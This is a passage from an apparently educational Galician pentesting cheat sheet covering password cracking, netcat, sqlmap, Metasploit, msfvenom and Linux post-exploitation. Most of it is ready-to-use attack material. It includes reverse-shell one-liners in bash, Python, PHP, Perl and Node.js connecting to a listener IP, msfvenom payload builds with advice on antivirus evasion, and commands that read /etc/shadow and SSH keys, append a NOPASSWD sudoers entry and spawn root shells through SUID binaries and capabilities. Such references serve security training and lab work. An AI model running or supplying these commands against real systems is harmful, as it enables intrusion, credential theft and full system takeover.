`--format=<formato>`	Formato do hash (md5, sha256, bcrypt, etc.)
`--show`	Mostrar contrasinais crackeadas
`--rules`	Aplicar regras de mutación
`--incremental`	Modo incremental (brute-force)
`--single`	Modo single crack
`--list=formats`	Listar formatos soportados

Exemplos de uso

```
# Crackear hash SSH
john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt

# Ver contrasinais crackeadas
john --show id_rsa.hash

# Crackear hash bcrypt
john hash.txt --format=bcrypt --wordlist=wordlist.txt

# Listar formatos soportados
john --list=formats

# Buscar formato específico
john --list=formats | grep -i bcrypt

# Crackear con regras
john hash.txt --wordlist=wordlist.txt --rules

# Modo incremental (brute-force)
john hash.txt --incremental

# Crackear hash de /etc/shadow
john shadow.txt --wordlist=rockyou.txt --format=crypt

# Crackear MD5
john hash.txt --format=raw-md5 --wordlist=wordlist.txt
```

hashcat - Hashcat (Cracker de Contrasinais)

Descrición

Ferramenta de cracking de contrasinais de alto rendemento que soporta múltiples formatos de hash e permite empregar CPU e/ou GPU. Soporta ataques de diccionario, máscaras (mask attack) e modos híbridos.

Sintaxe básica

```
hashcat [opcións] <ficheiro_hash> <wordlist/máscara>
```

Opcións principais

Opción	Descrición
`-m <tipo>`	Tipo de hash (0=MD5, 1000=NTLM, 3200=bcrypt, 7500=Kerberos 5 TGS, etc.)
`-a <modo>`	Modo de ataque (0=diccionario, 3=mask, 6/7=híbridos, etc.)
`--show`	Mostrar contrasinais xa crackeadas
`--username`	Ignorar o campo de usuario ao ler o ficheiro de hashes
`--session=<nome>`	Nome de sesión (para poder retomar máis tarde)
`--restore`	Retomar unha sesión interrompida
`--status`	Mostrar estado/progreso periodicamente
`--rules`	Aplicar regras de mutación (sobre wordlist)
`--example`	Mostrar exemplos internos de Hashcat (todos os modos soportados)
`--example-hashes`	Mostrar exemplos reais de hashes dun modo concreto (require `-m`)
`--help	Buscar información específica na axuda

Exemplos de uso

```
# Exemplos internos de hashcat (mostra distintos formatos)
# hashcat --example

# Filtrar os exemplos para ver só os relacionados con Kerberos
# hashcat --example | grep -B2 -i kerberos

# Mostrar exemplos concretos dos hashes do modo 7500 (Kerberos 5 TGS)
# hashcat -m 7500 --example-hashes

# Crackear hashes NTLM con diccionario
hashcat -m 1000 -a 0 hashes_ntlm.txt /usr/share/wordlists/rockyou.txt

# Ver contrasinais crackeadas
hashcat -m 1000 --show hashes_ntlm.txt

# Crackear hash bcrypt (tipo 3200) con wordlist
hashcat -m 3200 -a 0 hash_bcrypt.txt wordlist.txt

# Buscar tipo de hash específico na axuda (ex.: bcrypt)
hashcat --help | grep -i bcrypt

# Crackear con regras (mutación sobre wordlist)
hashcat -m 1000 -a 0 hashes_ntlm.txt wordlist.txt --rules

# Mask attack (forza bruta con patrón):
# Exemplo: 2 maiúsculas, 4 minúsculas e 2 díxitos
hashcat -m 1000 -a 3 hashes_ntlm.txt ?u?u?l?l?l?d?d

# Ataque híbrido (wordlist + sufixo numérico)
hashcat -m 1000 -a 6 /labs/hashes/ntlm.txt /labs/wordlists/rockyou.txt ?d?d

# Crackear WPA/WPA2 (ficheiro .hccapx)
hashcat -m 2500 -a 0 wifi.hccapx /usr/share/wordlists/rockyou.txt
```

!!! tip"Notas finais"
- Hashcat permite combinar GPU e CPU para acelerar o proceso.
- Os ataques offline non interactúan co sistema obxectivo, só co hash.

- Para Kerberoasting e AS-REP Roasting é habitual usar os modos:
- 13100 – Kerberos 5 TGS-REP etype 23 (RC4) - 18200 – Kerberos 5 AS-REP etype 23 - 7500 – Kerberos 5 TGS (old)

2.5.3 **nc / netcat** - Swiss Army Knife de Rede

Descrición

Ferramenta multiusos para ler e escribir datos a través de conexións de rede.

Sintaxe básica

```
nc [opcións] <host> <porto>
```

Opcións principais

Opción	Descrición
`-l`	Modo listen (escoitar)
`-p <porto>`	Porto local a usar
`-n`	Non facer resolución DNS
`-v`	Modo verbose
`-e <programa>`	Executar programa ao conectar
`-u`	Usar UDP en lugar de TCP
`-z`	Modo scan (sen enviar datos)

Exemplos de uso

LISTENER PARA REVERSE SHELL

```
# Listener básico
nc -nlvp 4444

# Múltiples listeners
nc -nlvp 443  # Terminal 1
nc -nlvp 5555 # Terminal 2
nc -nlvp 7777 # Terminal 3
```

REVERSE SHELL (DESDE VÍTIMA)

```
# Bash reverse shell
nc -e /bin/bash 192.168.56.53 4444

# Se -e non está dispoñible
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.56.53 4444 > /tmp/f

# Reverse shell con busybox
busybox nc 192.168.56.53 443 -e /bin/sh
```

TRANSFER DE FICHEIROS

```
# Receptor (listener)
nc -nlvp 4444 > ficheiro_recibido.txt

# Emisor
nc 192.168.56.53 4444 < ficheiro_enviar.txt
```

PORT SCANNING

```
# Escanear porto único
nc -vz 192.168.56.100 80

# Escanear varios portos
nc -vz 192.168.56.100 21 22 80 443

# Escanear rango de portos
nc -vz 192.168.56.100 20-30
```

2.5.4 Reverse Shells - Comandos Comúns

URL De interese

- Reverse Shell Generator

Bash Reverse Shell

```
# Versión 1 (máis común)
bash -i >& /dev/tcp/192.168.56.53/4444 0>&1

# Versión 2
bash -c 'bash -i >& /dev/tcp/192.168.56.53/4444 0>&1'

# Versión 3 (con exec)
exec bash -i >& /dev/tcp/192.168.56.53/4444 0>&1
```

Python Reverse Shell

```
# Python 2
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.53",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

# Python 3
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.53",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

# Python reverse shell con script
export RHOST="192.168.56.53"
export RPORT=4444
python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("sh")'
```

PHP Reverse Shell

```
# PHP one-liner
php -r '$sock=fsockopen("192.168.56.53",4444);exec("sh <&3 >&3 2>&3");'

# PHP con system
php -r '$sock=fsockopen("192.168.56.53",4444);system("sh <&3 >&3 2>&3");'

# PHP reverse shell (PentestMonkey)
# Descarga: https://github.com/pentestmonkey/php-reverse-shell
# Modificar $ip e $port
```

Perl Reverse Shell

```
perl -e 'use Socket;$i="192.168.56.53";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Node.js Reverse Shell

```
// Node.js reverse shell
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(4444, "192.168.56.53", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
```

```
    return /a/; // Prevents the Node.js application from crashing
})();
```

2.5.5 SSH - Secure Shell

Descrición

Protocolo para acceso remoto seguro a sistemas.

Sintaxe básica

```
ssh [opcións] [usuario@]host
```

Opcións principais

Opción	Descrición
`-i <ficheiro>`	Chave privada de identidade
`-p <porto>`	Porto SSH (por defecto: 22)
`-l <usuario>`	Usuario de login
`-v`	Modo verbose
`-t`	Forzar pseudo-terminal
`-L <porto_local>:<host>:<porto_remoto>`	Port forwarding local
`-R <porto_remoto>:<host>:<porto_local>`	Port forwarding remoto
`-D <porto>`	SOCKS proxy dinámico

Exemplos de uso

```
# Conexión básica
ssh admin@192.168.56.100

# Especificar porto
ssh -p 2222 admin@192.168.56.100

# Usar chave privada
chmod 400 id_rsa
ssh -i id_rsa admin@192.168.56.100

# Forzar terminal (útil para rbash bypass)
ssh pi@192.168.56.100 -t "bash --noprofile"

# Conexión verbose (debug)
ssh -v admin@192.168.56.100

# Port forwarding local
ssh -L 8080:localhost:80 admin@192.168.56.100
# Agora localhost:8080 apunta a 192.168.56.100:80
```

Máis información...

- GitHub repoEDU-CCbySA - Comandos e SHELL bash 5

2.5.6 FTP - File Transfer Protocol

Descrición

Protocolo para transferencia de ficheiros.

Sintaxe básica

```
ftp [host]
```

Comandos dentro de FTP

Comando	Descrición
`open <host>`	Conectar a host
`user <usuario>`	Especificar usuario
`ls`	Listar ficheiros
`cd <directorio>`	Cambiar directorio
`get <ficheiro>`	Descargar ficheiro
`put <ficheiro>`	Subir ficheiro
`mget <patrón>`	Descargar múltiples ficheiros
`mput <patrón>`	Subir múltiples ficheiros
`binary`	Modo binario
`ascii`	Modo ASCII
`quit`	Saír

Exemplos de uso

```
# Conexión FTP
ftp 192.168.56.100
# Usuario: ana
# Password: abc123.

# Comandos dentro de FTP
ftp> ls
ftp> pwd
ftp> cd uploads
ftp> put shell.php
ftp> get file.txt
ftp> quit

# FTP non interactivo
ftp -n 192.168.56.100 << EOF
user ana abc123.
binary
put shell.js
quit
EOF
```

Máis información...

- Cheat-Sheet FTP

2.5.7 **sqlmap** - Explotador de SQL Injection

Descrición

Ferramenta automática para detectar e explotar vulnerabilidades SQL Injection.

Sintaxe básica

```
sqlmap -u <URL> [opcións]
```

Opcións principais

Opción	Descrición
`-u <URL>`	URL obxectivo
`--data=<datos>`	Datos POST
`-p <parámetro>`	Parámetro a testar
`--cookie=<cookie>`	Cookie de sesión
`--dbs`	Enumerar bases de datos
`-D <db>`	Especificar base de datos
`--tables`	Enumerar táboas
`-T <táboa>`	Especificar táboa
`--columns`	Enumerar columnas
`-C <columnas>`	Especificar columnas
`--dump`	Extraer datos
`--risk=<1-3>`	Nivel de risco (1=baixo, 3=alto)
`--level=<1-5>`	Nivel de tests (1=básico, 5=exhaustivo)
`--batch`	Non facer preguntas interactivas
`--threads=<n>`	Número de threads
`--random-agent`	User-Agent aleatorio

Exemplos de uso

```
# Detección básica de SQL Injection
sqlmap -u "http://192.168.56.100/login.php?id=1"

# SQL Injection en POST
sqlmap -u "http://192.168.56.100/library/login/" \
  --data="username=admin&password=test" \
  -p username

# Con configuración agresiva
sqlmap -u "http://192.168.56.100/login" \
  --data="username=admin&password=test" \
  -p username \
  --risk=3 --level=5 \
  --batch --threads=10 --random-agent

# Enumerar bases de datos
sqlmap -u "http://192.168.56.100/login" \
  --data="username=admin&password=test" \
  -p username \
  --dbs

# Enumerar táboas dunha DB
sqlmap -u "http://192.168.56.100/login" \
  --data="username=admin&password=test" \
```

```
  -p username \
  -D library --tables

# Extraer datos dunha táboa
sqlmap -u "http://192.168.56.100/login" \
  --data="username=admin&password=test" \
  -p username \
  -D library -T users --dump

# Con cookie de sesión
sqlmap -u "http://192.168.56.100/page.php?id=1" \
  --cookie="PHPSESSID=abc123" \
  --dbs
```

2.5.8 Metasploit Framework (msfconsole)

Descrición

Framework de explotación con miles de exploits e módulos auxiliares.

Sintaxe básica

```
msfconsole [opcións]
```

Comandos principais

Comando	Descrición
`search <termo>`	Buscar exploits/módulos
`use <módulo>`	Seleccionar módulo
`show options`	Mostrar opcións do módulo
`set <opción> <valor>`	Establecer opción
`exploit` ou `run`	Executar módulo
`back`	Volver atrás
`info`	Información do módulo
`sessions`	Listar sesións activas
`sessions -i <id>`	Interactuar con sesión

Exemplos de uso

```
# Iniciar msfconsole
msfconsole -q

# Buscar exploit
msf6 > search unreal irc

# Usar exploit (Real - UnrealIRCd)
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.53
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

# Finger enumeration
msf6 > use auxiliary/scanner/finger/finger_users
msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.56.100
msf6 auxiliary(scanner/finger/finger_users) > run

# Listar sesións
msf6 > sessions
msf6 > sessions -i 1
```

2.5.9 **msfvenom** - Xerador de Payloads

Descrición

Ferramenta de Metasploit para xerar payloads personalizados en diferentes formatos e plataformas. Combina as funcionalidades de msfpayload e msfencode.

Sintaxe básica

```
msfvenom -p <payload> LHOST=<IP> LPORT=<porto> -f <formato> -o <ficheiro>
```

Opcións principais

Opción	Descrición
`-p <payload>`	Tipo de payload a xerar
`LHOST=<IP>`	IP do atacante (listener)
`LPORT=<porto>`	Porto do atacante (listener)
`-f <formato>`	Formato de saída (exe, war, aspx, elf, etc.)
`-o <ficheiro>`	Ficheiro de saída
`-e <encoder>`	Encoder para ofuscar payload
`-i <iteracións>`	Número de iteracións do encoder
`-b <bytes>`	Bad bytes a evitar
`-a <arch>`	Arquitectura (x86, x64)
`--platform <SO>`	Plataforma obxectivo
`-l payloads`	Listar payloads dispoñibles
`-l encoders`	Listar encoders dispoñibles
`-l formats`	Listar formatos dispoñibles

Exemplos de uso

WINDOWS

```
# Payload reverse shell Windows x64 (EXE)
msfvenom -p windows/x64/shell_reverse_tcp \
         LHOST=192.168.1.100 \
         LPORT=8888 \
         -f exe \
         -o payload.exe

# Payload Meterpreter reverse TCP
msfvenom -p windows/meterpreter/reverse_tcp \
         LHOST=192.168.1.100 \
         LPORT=443 \
         -f exe \
         -o meterpreter.exe

# Payload con encoder (ofuscación)
msfvenom -p windows/shell_reverse_tcp \
         LHOST=192.168.1.100 \
         LPORT=443 \
         -f exe \
         -e x86/shikata_ga_nai \
         -i 3 \
         -o encoded_payload.exe

# Payload ASPX para IIS
msfvenom -p windows/x64/shell_reverse_tcp \
         LHOST=192.168.1.100 \
         LPORT=443 \
```

```
        -f aspx \
        -o shell.aspx
```

LINUX

```
# Payload reverse shell Linux x64 (ELF)
msfvenom -p linux/x64/shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=4444 \
        -f elf \
        -o payload.elf

# Meterpreter Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=443 \
        -f elf \
        -o meterpreter.elf
```

JAVA/TOMCAT

```
# Payload JSP para servidores Java/Tomcat (WAR)
msfvenom -p java/jsp_shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=4444 \
        -f war \
        -o shell.war

# Shell JSP simple
msfvenom -p java/jsp_shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=443 \
        -f war \
        -o webshell.war
```

PHP

```
# Payload PHP
msfvenom -p php/reverse_php \
        LHOST=192.168.1.100 \
        LPORT=4444 \
        -f raw \
        -o shell.php

# Meterpreter PHP
msfvenom -p php/meterpreter/reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=443 \
        -f raw \
        -o meterpreter.php
```

PYTHON

```
# Payload Python
msfvenom -p python/shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=4444 \
        -f raw \
        -o shell.py

# Meterpreter Python
msfvenom -p python/meterpreter/reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=443 \
        -f raw \
        -o meterpreter.py
```

OUTROS FORMATOS

```
# Payload en Base64 (para transferencia)
msfvenom -p windows/x64/shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=8888 \
        -f exe | base64 > payload_b64.txt

# Payload en PowerShell
msfvenom -p windows/x64/shell_reverse_tcp \
        LHOST=192.168.1.100 \
        LPORT=443 \
        -f psh \
        -o shell.ps1

# Payload en Bash
msfvenom -p cmd/unix/reverse_bash \
        LHOST=192.168.1.100 \
        LPORT=4444 \
```

```
        -f raw \
        -o shell.sh
```

Listar opcións dispoñibles

```
# Listar todos os payloads
msfvenom -l payloads

# Listar payloads de Windows
msfvenom -l payloads | grep windows

# Listar encoders
msfvenom -l encoders

# Listar formatos
msfvenom -l formats
```

Workflow completo

```
# 1. Xerar payload
msfvenom -p windows/x64/shell_reverse_tcp \
         LHOST=192.168.1.100 \
         LPORT=8888 \
         -f exe \
         -o payload.exe

# 2. Codificar en base64 para transferencia
base64 payload.exe | tee payload_b64.txt

# 3. Iniciar listener en Metasploit
msfconsole -q -x "use exploit/multi/handler; \
                  set payload windows/x64/shell_reverse_tcp; \
                  set LHOST 192.168.1.100; \
                  set LPORT 8888; \
                  exploit"
```

Notas adicionais

- Sempre iniciar un listener antes de executar o payload no obxectivo
- Usar encoders (`-e`) e iteracións (`-i`) para evitar detección antivirus
- Os payloads Meterpreter ofrecen máis funcionalidades que shells básicas
- Verificar arquitectura do obxectivo (x86/x64) antes de xerar payload
- Para exploits como EternalBlue, xerar payloads con porto 443 para evasión de firewalls

2.6 Fase 4. Post-explotación

2.6.1 Comandos tipo empregados na Fase 4

Comando	Propósito	Uso típico
`script`	Mellorar TTY	`script /dev/null -c bash`
`python3` (PTY)	Crear TTY interactiva	`python3 -c 'import pty;pty.spawn("/bin/bash")'`
`stty`	Axustar modo terminal	`stty raw -echo;fg`
`reset`	Reiniciar terminal	`reset`
`sudo -l`	Listar permisos sudo	`sudo -l`
`find`	Buscar SUID / ficheiros clave	`find / -perm -4000 2>/dev/null`
`getcap`	Buscar capabilities perigosas	`getcap -r / 2>/dev/null`
`linpeas.sh`	Enumeración automatizada	`bash linpeas.sh`
`pspy`	Monitorizar procesos / crons	`./pspy64`
`cat` / `grep`	Ler e filtrar ficheiros	`cat /etc/passwd`, `grep bash /etc/passwd`
`su`	Cambiar de usuario / root	`su -`
`base64`	Transferencia vía texto	`base64 ficheiro`
`python3 -m http.server`	Servidor HTTP simple	`python3 -m http.server 8000`
`wget` / `curl` / `scp`	Transferencia de ficheiros	Descargar/subir scripts, binarios, flags

Exemplos

Mellora de TTY / Terminal

Máis información en...

TIPS - TTY NON INTERACTIVA

```
# Mellorar shell remota básica
script /dev/null -c bash
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo;fg
reset
export TERM=xterm
export SHELL=bash
```

Enumeración básica

```
whoami
id
hostname
uname -a
cat /etc/passwd
grep bash /etc/passwd
sudo -l
env
pwd
ls -la
```

Busca de ficheiros / SUID / capabilities

```
# SUID / SGID
find / -type f -perm -4000 2>/dev/null
find / -perm -2000 2>/dev/null

# Ficheiros por usuario/grupo
find / -user usuario 2>/dev/null
find / -group grupo 2>/dev/null

# Ficheiros escribibles
find / -writable 2>/dev/null

# Capabilities perigosas
getcap -r / 2>/dev/null
```

Enumeración avanzada

```
# linpeas
bash linpeas.sh
./linpeas.sh | tee linpeas_output.txt

# pspy
./pspy64
./pspy64 -pf -i 1000
```

Lectura de ficheiros sensibles

```
cat /etc/shadow
cat /home/user/.ssh/id_rsa
cat /var/www/html/config.php
cat wp-config.php
cat /etc/crontab
```

Transferencia de ficheiros

```
# Base64
base64 linpeas.sh | tee linpeas_b64.txt
cat linpeas_b64.txt | base64 -d > linpeas.sh

# HTTP simple
python3 -m http.server 8000

# Descarga
wget http://IP/file
curl http://IP/file -o file
```

```
# SCP
scp file user@IP:/path
scp -i id_rsa file user@IP:/path
```

Escalada / cambio de usuario

```
sudo -l
sudo -u usuario comando
sudo comando

su -
su - usuario
```

Documentación de Cada Comando

SUDO -L

FIND

GETCAP

LINPEAS.SH

PSPY

CAT / GREP

SU

BASE64

PYTHON HTTP SERVER

WGET / CURL / SCP

2.6.2 **sudo -l** - Verificación de Privilexios Sudo

Recursos útiles

```
# GTFOBins - Base de datos de binarios explotables
# https://gtfobins.github.io/

# Verificar se un binario é explotable
# Buscar en GTFOBins o binario que aparece en sudo -l
```

Descrición

Comando para listar os permisos **sudo** dun usuario sen necesidade de contrasinal de root. Fundamental para detectar vectores de escalada de privilexios.

Sintaxe básica

```
sudo -l
sudo -u <usuario> -l
```

Opcións principais

Opción	Descrición
`-l`	Listar comandos permitidos para o usuario actual
`-u <usuario>`	Verificar permisos doutro usuario
`-U <usuario>`	Listar permisos dun usuario específico (require privilexios)

Exemplos de uso

```
# Verificar permisos sudo do usuario actual
sudo -l

# Exemplo de saída típica:
# User john may run the following commands on target:
#     (ALL : ALL) ALL
#     (root) NOPASSWD: /usr/bin/find
#     (root) NOPASSWD: /usr/bin/vim

# Analizar vectores de escalada
sudo -l | grep NOPASSWD
```

Escalada de privilexios común

CON FIND

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/find
sudo find /etc/passwd -exec /bin/bash \;
sudo find . -exec /bin/sh \; -quit
```

CON VIM/VI

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/vim
sudo vim -c ':!/bin/bash'
# ou dentro de vim:
:set shell=/bin/bash
:shell
:sh
```

CON LESS/MORE

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/less
sudo less /etc/passwd
```

```
# Dentro de less, escribir:
!/bin/bash
```

CON NANO

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/nano
sudo nano
# Ctrl+R Ctrl+X
reset; bash 1>&0 2>&0
```

CON AWK

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/awk
sudo awk 'BEGIN {system("/bin/bash")}'
```

CON PYTHON

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/python
sudo python -c 'import os; os.system("/bin/bash")'
```

CON PERL

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/perl
sudo perl -e 'exec "/bin/bash";'
```

CON TAR

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/tar
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
```

CON ZIP

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/zip
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
```

Notas adicionais

- **NOPASSWD** indica que non se require contrasinal para executar ese comando
- Sempre verificar GTFOBins para métodos de escalada
- Moitos binarios permiten execución de comandos ou shells
- A configuración de `sudo` gárdase en `/etc/sudoers`
- Os erros de configuración en `sudoers` son moi comúns en CTFs e entornos reais

Máis información...

- GitHub repoEDU-CCbySA - Comandos e SHELL bash 1

2.6.3 **find** - Buscar Ficheiros e Escalada de Privilexios

Descrición

Comando para buscar ficheiros no sistema. Moi útil para recoñecemento, busca de ficheiros sensibles e escalada de privilexios mediante permisos SUID/SGID.

Sintaxe básica

```
find <ruta> [opcións] [expresión]
```

Opcións principais

Opción	Descrición
`-name <patrón>`	Buscar por nome de ficheiro
`-iname <patrón>`	Buscar por nome (case-insensitive)
`-type f`	Só ficheiros
`-type d`	Só directorios
`-user <usuario>`	Ficheiros dun usuario
`-group <grupo>`	Ficheiros dun grupo
`-perm <permisos>`	Buscar por permisos específicos
`-size <tamaño>`	Buscar por tamaño
`-exec <comando> {} \;`	Executar comando en cada resultado
`-readable`	Ficheiros lexibles
`-writable`	Ficheiros escribibles

Exemplos de uso

BUSCA BÁSICA DE FICHEIROS

```
# Buscar ficheiro por nome
find / -name "flag.txt" 2>/dev/null

# Buscar ficheiros que conteñan "pass" no nome
find / -name "*pass*" 2>/dev/null

# Buscar ficheiros de configuración
find / -name "*.conf" 2>/dev/null

# Buscar scripts
find / -name "*.sh" 2>/dev/null

# Buscar ficheiros modificados nos últimos 10 minutos
find / -type f -mmin -10 2>/dev/null
```

BUSCA DE FICHEIROS SUID/SGID (ESCALADA DE PRIVILEXIOS)

```
# Buscar TODOS os ficheiros SUID (bit 4000)
find / -perm -4000 2>/dev/null

# Buscar ficheiros SUID de root
find / -user root -perm -4000 2>/dev/null

# Buscar ficheiros SGID (bit 2000)
find / -perm -2000 2>/dev/null

# Buscar SUID e SGID
find / -type f \( -perm -4000 -o -perm -2000 \) 2>/dev/null

# Formato detallado con permisos
find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
```

BUSCA DE FICHEIROS ESCRIBIBLES

```
# Directorios escribibles por calquera usuario
find / -type d -writable 2>/dev/null

# Ficheiros escribibles en /etc
find /etc -writable -type f 2>/dev/null

# Scripts escribibles
find / -name "*.sh" -writable 2>/dev/null
```

BUSCA DE FICHEIROS SENSIBLES

```
# Buscar ficheiros de backup
find / -name "*.bak" 2>/dev/null
find / -name "*backup*" 2>/dev/null

# Buscar ficheiros con passwords
find / -name "*password*" 2>/dev/null
find / -name "*passwd*" 2>/dev/null

# Buscar chaves SSH
find / -name "id_rsa" 2>/dev/null
find / -name "id_dsa" 2>/dev/null
find / -name "authorized_keys" 2>/dev/null

# Buscar historial de comandos
find / -name ".bash_history" 2>/dev/null
find / -name ".mysql_history" 2>/dev/null

# Buscar ficheiros de configuración
find / -name "config.*" 2>/dev/null
find /var/www -name "config.php" 2>/dev/null
```

BUSCA POR USUARIO/GRUPO

```
# Ficheiros dun usuario específico
find / -user john 2>/dev/null

# Ficheiros sen propietario (usuarios eliminados)
find / -nouser 2>/dev/null

# Ficheiros sen grupo
find / -nogroup 2>/dev/null
```

ESCALADA DE PRIVILEXIOS CON FIND + SUDO

```
# Se sudo -l mostra: (root) NOPASSWD: /usr/bin/find
sudo find /etc/passwd -exec /bin/bash \;
sudo find . -exec /bin/sh \; -quit

# Ler ficheiros como root
sudo find /root -name "flag.txt" -exec cat {} \;

# Escribir ficheiros como root
echo "john ALL=(ALL) NOPASSWD:ALL" | sudo find /etc -name sudoers -exec tee -a {} \;
```

BUSCA POR TAMAÑO

```
# Ficheiros maiores de 10MB
find / -type f -size +10M 2>/dev/null

# Ficheiros entre 1MB e 5MB
find / -type f -size +1M -size -5M 2>/dev/null

# Ficheiros baleiros
find / -type f -size 0 2>/dev/null
```

Vectores de escalada con binarios SUID comúns

```
# Se find atopa binarios SUID interesantes:

# /usr/bin/python (SUID)
/usr/bin/python -c 'import os; os.setuid(0); os.system("/bin/bash")'

# /usr/bin/php (SUID)
/usr/bin/php -r "pcntl_exec('/bin/bash');"

# /usr/bin/vim (SUID)
/usr/bin/vim -c ':py import os; os.setuid(0); os.execl("/bin/bash", "bash", "-c", "reset; exec bash")'

# /usr/bin/find (SUID)
/usr/bin/find . -exec /bin/bash -p \; -quit
```

```
# /usr/bin/nmap (versións antigas con SUID)
nmap --interactive
nmap> !sh
```

Notas adicionais

- Sempre redirixir erros con `2>/dev/null` para limpar saída
- Os binarios SUID/SGID son obxectivos principais para escalada de privilexios:
  - `-perm -4000` busca o bit SUID establecido
  - `-perm -2000` busca o bit SGID establecido
- Verificar sempre en GTFOBins
- Combinar con `-exec` para executar comandos en cada resultado
- Buscar ficheiros sen propietario (`-nouser`) pode revelar configuracións problemáticas
- Buscar ficheiros/directorios cun propietario coñecido pode revelar configuracións problemáticas para movemento lateral ou escalada de privilexios

Máis información...

- GitHub repoEDU-CCbySA - Comandos e SHELL bash 1

2.6.4 **getcap** - Enumerar Capabilities de Linux

Descrición

Comando para listar as capabilities de ficheiros en Linux. As capabilities permiten dar privilexios específicos a binarios sen necesidade de SUID root, pero poden ser explotadas para escalada de privilexios.

Sintaxe básica

```
getcap -r <ruta> 2>/dev/null
```

Opcións principais

Opción	Descrición
`-r`	Busca recursiva
`-v`	Modo verbose

Exemplos de uso

ENUMERACIÓN BÁSICA

```
# Buscar todas as capabilities no sistema
getcap -r / 2>/dev/null

# Buscar capabilities en /usr/bin
getcap -r /usr/bin 2>/dev/null

# Buscar capabilities en directorios comúns
getcap -r /usr/sbin 2>/dev/null
getcap -r /usr/local/bin 2>/dev/null

# Exemplo de saída:
# /usr/bin/python3.8 = cap_setuid+ep
# /usr/bin/perl = cap_setuid+ep
```

Capabilities perigosas para escalada

CAP_SETUID+EP (CAMBIAR UID)

```
# Python con cap_setuid
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

# Perl con cap_setuid
/usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'

# Ruby con cap_setuid
/usr/bin/ruby -e 'Process::Sys.setuid(0); exec "/bin/bash"'
```

CAP_DAC_READ_SEARCH+EP (LER CALQUERA FICHEIRO)

```
# Tar con cap_dac_read_search - extraer ficheiros de root
tar -cvf shadow.tar /etc/shadow
tar -xvf shadow.tar

# Vim con cap_dac_read_search - ler ficheiros de root
vim /etc/shadow
vim /root/.ssh/id_rsa

# Python con cap_dac_read_search
python3 -c 'print(open("/etc/shadow").read())'
```

CAP_CHOWN+EP (CAMBIAR PROPIETARIO)

```
# Python con cap_chown - cambiar propietario de /etc/passwd
python3 -c 'import os; os.chown("/etc/passwd", 1000, 1000)'

# Agora podemos editar /etc/passwd e engadir usuario root
```

CAP_FOWNER+EP (BYPASS FILE PERMISSION CHECKS)

```
# Permite modificar permisos de ficheiros non propios
python3 -c 'import os; os.chmod("/etc/passwd", 0o777)'
```

CAP_SYS_ADMIN+EP (ADMINISTRACIÓN DO SISTEMA)

```
# Moitas capacidades administrativas, incluíndo montar sistemas de ficheiros
# Pode ser usada para montar o sistema de ficheiros raíz
```

CAP_NET_BIND_SERVICE+EP (BIND A PORTOS BAIXOS)

```
# Non é directamente escalada de privilexios
# Permite a un proceso non-root escoitar en portos < 1024
```

CAP_NET_RAW+EP (USO DE SOCKETS RAW)

```
# Permite crear sockets RAW e PACKET
# Útil para sniffing e spoofing, non directamente para escalada
```

Workflow de explotación

```
# 1. Enumerar capabilities
getcap -r / 2>/dev/null

# 2. Identificar capabilities perigosas
# Buscar principalmente: cap_setuid, cap_dac_read_search, cap_chown

# 3. Explotar segundo a capability
# cap_setuid+ep:
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

# cap_dac_read_search+ep:
/usr/bin/tar -cvf /tmp/shadow.tar /etc/shadow
